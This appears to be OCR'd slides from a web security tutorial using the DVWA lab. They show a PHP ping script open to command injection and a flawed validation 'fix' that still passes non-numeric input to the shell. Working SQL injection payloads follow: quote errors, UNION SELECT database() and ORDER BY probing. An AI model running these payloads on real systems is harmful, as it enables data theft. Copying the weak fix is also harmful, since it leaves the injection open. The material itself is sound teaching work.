


```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
```

- How can we fix this code to make it less vulnerable?

COMMAND INJECTION

- Add validation!



```php
// Split the IP into 4 octets
$octet = explode('.', $target);

// Check if each octet is a numeric value
if (
    count($octet) === 4 &&
    is_numeric($octet[0]) &&
    is_numeric($octet[1]) &&
    is_numeric($octet[2]) &&
    is_numeric($octet[3])
) {
    // If all 4 octets are numeric, reconstruct the IP manually
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
}
```

2

SQL Injection


SQL INJECTION

- SQL Injection (SQLi) is a type of command injection that allows an attacker to **interfere with the database queries** that an application makes.

  - The vulnerability exists due to the application's **failure to properly sanitize** user-supplied input.

- If inputs are inserted directly into SQL statements without proper sanitization, an attacker can manipulate these statements by **appending additional SQL commands**.

SQL INJECTION



User ID:

1 Submit

```
ID: 1
First name: admin
Surname: admin
```

User ID:

2 Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

SQL INJECTION

- In this case, we have a very good idea of what the SQL query in the source code is. It should be something very similar to:


```
SELECT first_name, surname FROM users WHERE id = $id
```

SQL INJECTION

- Given that information, we want to extract information about everything the server has to offer. That means all of the databases and all their tables, especially the table that contains the users.

- Keep in mind, that you don’t know the elements and the table name, so we want to gather as much information as effectively as possible.

SQL INJECTION


User ID:

'

Force the database to return an error to know something about it like it uses Mysql

SQL INJECTION

- Using this query as a reference:

```
SELECT first_name, surname FROM users WHERE id = $id
```

- I want to know what is the name of the database that the IDs are present in. We can use the following payload:


```
2' UNION SELECT database(),database() -- '
```

SQL INJECTION

- The final augmented command will look like:

```
SELECT first_name, surname FROM users WHERE id = '2'
UNION SELECT database(),database() -- '
```

SQL INJECTION



```
ID: 2' UNION SELECT database(),database() -- '
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT database(),database() -- '
First name: dvwa
Surname: dvwa
```

SQL INJECTION

- What if we don’t know how many elements are being ‘selected’?

!! Without knowing the exact number of selected elements, we will not be able to conduct the UNION query. !!

- We can use the following payload(s):

2’ ORDER BY 1 -- ‘

2’ ORDER BY 2 -- ‘

.

.

